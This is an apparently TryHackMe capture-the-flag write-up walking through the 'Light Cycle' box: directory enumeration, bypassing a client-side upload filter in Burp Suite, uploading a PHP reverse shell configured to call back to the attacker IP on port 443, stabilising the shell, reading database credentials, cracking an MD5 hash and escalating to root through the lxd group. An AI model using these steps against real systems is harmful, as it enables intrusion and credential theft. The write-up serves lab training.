[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s

2022/07/24 05:13:02 Starting gobuster in directory enumeration mode

/.htpasswd (Status: 403) [Size: 280]
/.htaccess (Status: 403) [Size: 280]
/.htpasswd.php (Status: 403) [Size: 280]
/.htaccess.php (Status: 403) [Size: 280]
/api (Status: 301) [Size: 319] [→ http://10.10.80.205:65000/api/]
/assets (Status: 301) [Size: 322] [→ http://10.10.80.205:65000/assets/]
/grid (Status: 301) [Size: 320] [→ http://10.10.80.205:65000/grid/]
/index.php (Status: 200) [Size: 800]
/server-status (Status: 403) [Size: 280]
/uploads.php (Status: 200) [Size: 1328]


2022/07/24 05:27:05 Finished
```

Visit the /uploads.php page.



Question 4:

Once we found the hidden directory, visit the hidden directory on the web browser.




The screenshot shows a web browser window with the address bar displaying `10.10.80.205:65000/grid/`. The browser's navigation bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area displays the title "Index of /grid" and a table with the following structure:

Name	Last modified	Size	Description
Parent Directory	-		

Below the table, it states: "Apache/2.4.29 (Ubuntu) Server at 10.10.80.205 Port 65000".

Question 5:

Open burpsuite and head to proxy's option to edit the ICR and remove the `|^js$|` condition.



The screenshot shows the "Intercept Client Requests" settings in Burp Suite. The "Master interception is turned off" checkbox is checked. Below this, there is a table with columns: Add, Edit, Remove, Up, Down, Enabled, Operator, Match type, Relationship, and Condition. The table contains three rules:

Add	Edit	Remove	Up	Down	Enabled	Operator	Match type	Relationship	Condition
					<input checked="" type="checkbox"/>		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$...
					<input type="checkbox"/>	Or	Request	Contains parameters	
					<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
					<input type="checkbox"/>	And	URL	Is in target scope	

At the bottom, there are two checkboxes: "Automatically fix missing or superfluous new lines at end of request" (unchecked) and "Automatically update Content-Length header when the request is edited" (checked).


Drop the request filter from filter.js to upload.js

```
GET /assets/js/filter.js HTTP/1.1
Host: 10.10.206.229:65000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.206.229:65000/uploads.php
Cookie: PHPSESSID=len27kpp9f5ot583ulh0v7r61b
If-Modified-Since: Sun, 20 Dec 2020 02:34:41 GMT
If-None-Match: "142-5b6dc2efdd240-gzip"
Cache-Control: max-age=0
```


We can use back the previous shell that we have and change the IP address

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.206.229'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Upload the shell onto the web.



Proceed to the directory where the files would be shown.



Index of /grid


Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.jpg.php	2022-07-24 11:15	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.206.229 Port 65000

Netcat was having problems so we need to retry a lot of times and it finally worked.



Proceed to access the web.txt file.



Question 6:

Upgrade our reverse shell to a more a more stabilize version.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                  nc -lvnp 443
root@kali:~# stty raw -echo; fg
nc -lvnp 443
```

Question 7:

Navigate to /var/www/TheGrid to access dbauth.php file.

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Question 8:

We are required to access the database with MySQL Client and we used the the credentials found in the php file

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

List the available databases.

```
mysql> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| tron      |
+-----+
2 rows in set (0.00 sec)

mysql>
```

Select tron database by running use tron.

```
mysql> use tron
use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_tron |
+-----+
| users          |
+-----+
1 row in set (0.01 sec)
```

Question 9:

List the users table.

id	username	password
1	flynn	edc621628f6d19a13a00fd683f5e3ff7

Use Md5 decrypt & encrypt to crack the password

```
edc621628f6d19a13a00fd683f5e3ff7 : @computer@
```

Question 10,11:

Proceed to use su to login and list the directory. Then we run “cat user.txt” to find the flag.

```
www-data@light-cycle:/home/flynn$ su flynn
Password:
flynn@light-cycle:~$ ls -l
total 4
-r----- 1 flynn flynn 30 Dec 19 16:42 user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ █
```

Question 12:

Use **groups** or **id** to check the user’s group.

```
flynn@light-cycle:~$ groups
flynn lxd
flynn@light-cycle:~$ █
```

Question 13:

Firstly we have to start the container and mount the storage and check that we have reached root. Later we have to access the root.txt file.

```
flynn@light-cycle:~$ lxc init myimage mycontainer -c security.privileged=true
Creating mycontainer
Error: not found
flynn@light-cycle:~$ lxc init myimage mycontainer -c security.privileged=true
Creating mycontainer
Error: not found
flynn@light-cycle:~$ lxc init Alpine mycontainer -c security.privileged=true
Creating mycontainer
Error: Unknown configuration key: security.privileged
flynn@light-cycle:~$ lxc init Alpine mycontainer -c security.privileged=true
Creating mycontainer
Error: Container 'mycontainer' already exists
th=/mnt/root recursive=true
Device mydevice added to mycontainer
flynn@light-cycle:~$ lxc start mycontainer
flynn@light-cycle:~$ lxc exec mycontainer /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls -l
total 4
-r----- 1 root root 600 Dec 19 20:18 root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```


Thoughts/Methodology:

Once we booted our target machine, we ran nmap to see which ports are open. After scanning, we visited the webserver running on port 65000 and reached to website called Light Cycle. Then we are required to run Gobuster in order to find the hidden php file along with the directory that files are stored. Now, we must open Burpsuite along with FoxyProxy in order to bypass the filters. So, we navigate ourselves to proxy>options and click on Intercept Client Requests and select edit on the first row to erase `|^js$|` and proceed to save the settings. Later, we visit back the upload page. Forward requests in Burp Suite until you reach one with the URI `/assets/js/filter.js`. As the filtering logic is handled by this code, we must drop this request. By doing this, we now enable the upload page to accept all types of files. Now, we can use the same shell script that we used from Day 2 and edit the IP. Start the netcat listener using `nc -lvnp 443` or `1234` on the attacking machine and upload the file to the web server. Go to the `/grid` directory and you will see the files. Launch the file and there will be an active shell session should be visible when we return to our netcat listener. Next, we want to find the contents of the file inside `web.txt` and we did a quick search to find where the file is location. So, use `cat /var/www/web.txt` and we can finally find the flag. We now want to improve the stability and feature set of our shell. Running `python3 -c 'import pty;pty.spawn("/bin/bash")'` to launch a bash session is the initial step in this process. Then, to provide us access to term commands, we want to run `export TERM=xterm`. Finally, run `stty raw -echo; fg` after using `ctrl + Z` to background the shell. Next, we want to look for credentials and we navigated to `/TheGrid` and access the `dbauth.php` file and found the credentials. After receiving the password, we used the credentials to access the database with MySQL Client and viewed the available databases and we see there is a database named `tron`. We can use the `use tron` command to select the `tron` database and list the contents with `SELECT * FROM users;`. This will display the username and the an encrypted password. In order to crack the password, we used MD5Decrypt to crack the password. After cracking the password, we used `su flynn` to login and we can read the contents of Flynn's directory. Then, we used `cat user.txt` to receive our flags. Afterwards, we checked the user's grouping and exploited it to check the stuff that were available in the machine. We saw one of the aliases named `Alpine`. So we used a few commands to start the container and specify a few things. We mounted the storage after that and confirmed our root privilege escalation. We finally `cat root.txt` to obtain our last flag.